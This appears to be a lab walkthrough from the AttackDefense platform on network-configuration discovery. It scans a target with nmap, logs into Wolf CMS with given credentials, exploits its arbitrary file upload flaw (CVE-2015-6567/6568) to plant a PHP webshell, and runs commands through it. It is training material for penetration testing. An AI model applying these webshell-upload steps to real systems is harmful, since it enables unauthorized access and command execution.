

[illegible]

Name	T1016 : System Network Configuration Discovery
URL	https://attackdefense.com/challengedetails?cid=1864
Type	MITRE ATT&CK Linux : Discovery

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Identify the interfaces on the target machine and the IP address range associated with each interface.

Solution:

Step 1: Check the IP address of the attacker machine.

Commands: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
19395: eth0@if19396: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:07 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.7/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
19398: eth1@if19399: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:08:79:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.8.121.2/24 brd 192.8.121.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The attacker machine has IP address 192.8.121.2, the target machine will have the IP address 192.8.121.3

Step 2: Run nmap scan on all ports of the target machine.


Command: nmap -p- 192.8.121.3

```
root@attackdefense:~# nmap -p- 192.8.121.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-21 23:30 IST
Nmap scan report for target-1 (192.8.121.3)
Host is up (0.000015s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
10000/tcp  open  snet-sensor-mgmt
MAC Address: 02:42:C0:08:79:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.64 seconds
root@attackdefense:~#
```


Port 10000 is open. As it is mentioned in the challenge description, the web application is running on the target machine and is vulnerable to Arbitrary File Upload.

Step 3: Open Mozilla Firefox and access the web application.



Wolfcms web application is running on the target machine.

Step 4: Search for file upload exploit for wolfcms.



The exploit db link mentions the steps to be followed to exploit the vulnerability.

Exploit DB Link: <https://www.exploit-db.com/exploits/38000>

The link to the login portal is also mentioned on the Exploit DB Page.

Wolf CMS - Arbitrary File Upload / Execution

EDB-ID: 38000	CVE: 2015-6568 2015-6567	Author: NARENDRA BHATI	Type: WEBAPPS	Platform: PHP	Date: 2015-08-28	Become a Certified Penetration Tester Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). All new content for 2020. GET CERTIFIED
EDB Verified: ✗		Exploit: 📄 / {}		Vulnerable App: 📄		
<div>⬅️ ➡️</div> <pre> # Exploit Title : Wolf CMS 0.8.2 Arbitrary File Upload To Command Execution # Reported Date : 05-May-2015 # Fixed Date : 10-August-2015 # Exploit Author : Narendra Bhati # CVE ID : CVE-2015-6567 , CVE-2015-6568 # Contact: # * Facebook : https://facebook.com/narendradewsoft # * Twitter : http://twitter.com/NarendraBhatiB # Website : http://websecgeeks.com # Additional Links - # * https://github.com/wolfcms/wolfcms/releases/ # * https://www.wolfcms.org/blog/2015/08/10/releasing-wolf-cms-0-8-3-1.html </pre>						

Step 5: Navigate to the admin page and login to the web application. The login credentials are mentioned in the challenge description.

Login - Wolf CMS - Mozilla Firefox

Login - Wolf CMS

192.8.121.3:10000/?admin/login

Login - Wolf CMS

Username: Password:

☐ Remember me for 30 minutes.

Login (Forgot password?)


website: Wolf CMS

Credentials:

Username: robert

Password: password1

After Login:




The screenshot shows the Wolf CMS admin interface. The browser address bar displays `192.8.121.3:10000/?/admin`. The page title is "Wolf CMS" and the user is logged in as "robert". The "Pages" tab is selected, showing a list of pages:

Page (reorder)	Layout	Status	View	Modify
Home Page	Wolf	Published		
About us	inherit	Published		
Articles (Archive)	inherit	Published		
RSS Feed	RSS XML	Hidden		

At the bottom, there is a footer: "Thank you for using Wolf CMS 0.8.1 | [Feedback](#) | [Documentation](#)".

Step 6: Navigate to the "Files" tab.




The screenshot shows the Wolf CMS admin interface with the "Files" tab selected. The browser address bar displays `192.8.121.3:10000/?/admin/plugin/file_manager`. The page title is "Wolf CMS" and the user is logged in as "robert". The "Files" tab is selected, showing a file manager view for the `public/` directory:


File	Size	Permissions	Modified	Modify
themes	4 kb	drwxr-xr-x (0777)	Fri, 20 Jul, 2018	

On the right side, there are three buttons: "Create new file", "Create new directory", and "Upload file". At the bottom, there is a footer: "Thank you for using Wolf CMS 0.8.1 | [Feedback](#) | [Documentation](#)".


Step 7: Click on "Upload File" tab.




Step 8: Click on Browse and upload a php webshell. The PHP webshells are present in `"/usr/share/webshells/php/"`




Step 9: Upload the file.



After Upload:



Step 10: Navigate to the /public directory and click on the web shell.



Web shell:

A screenshot of a web browser window showing the 'php-backdoor.php' web shell interface. The address bar shows '192.8.121.3:10000/public/php-backdoor.php'. The interface has several sections: 1. 'execute command:' with a text input field and a 'go' button. 2. 'upload file:' with a 'Browse...' button, the text 'No file selected.', a 'to dir:' text input field, and an 'upload' button. 3. A section with instructions: 'to browse go to http://?d=[directory here]', 'for example: http://?d=/etc on *nix or http://?d=c:/windows on win'. 4. 'execute mysql query:' with fields for 'host:' (set to 'localhost'), 'user:' (set to 'root'), 'password:', 'database:', and 'query:', followed by an 'execute' button.


execute command: go

upload file: No file selected. to dir:

to browse go to http://?d=[directory here]
for example:
http://?d=/etc on *nix
or http://?d=c:/windows on win

execute mysql query:
host: user: password:
database: query:

Step 11: Run the command "ip addr" to list the interfaces and ip addresses. Enter "ip addr" command in the execute command text field and click the "go" button.



192.8.121.3:10000/public x +

192.8.121.3:10000/public/php-backdoor.php

execute command:

upload file: No file selected. to dir:

to browse go to http://?d=[directory here]

for example:
http://?d=/etc on *nix
or http://?d=c:/windows on win

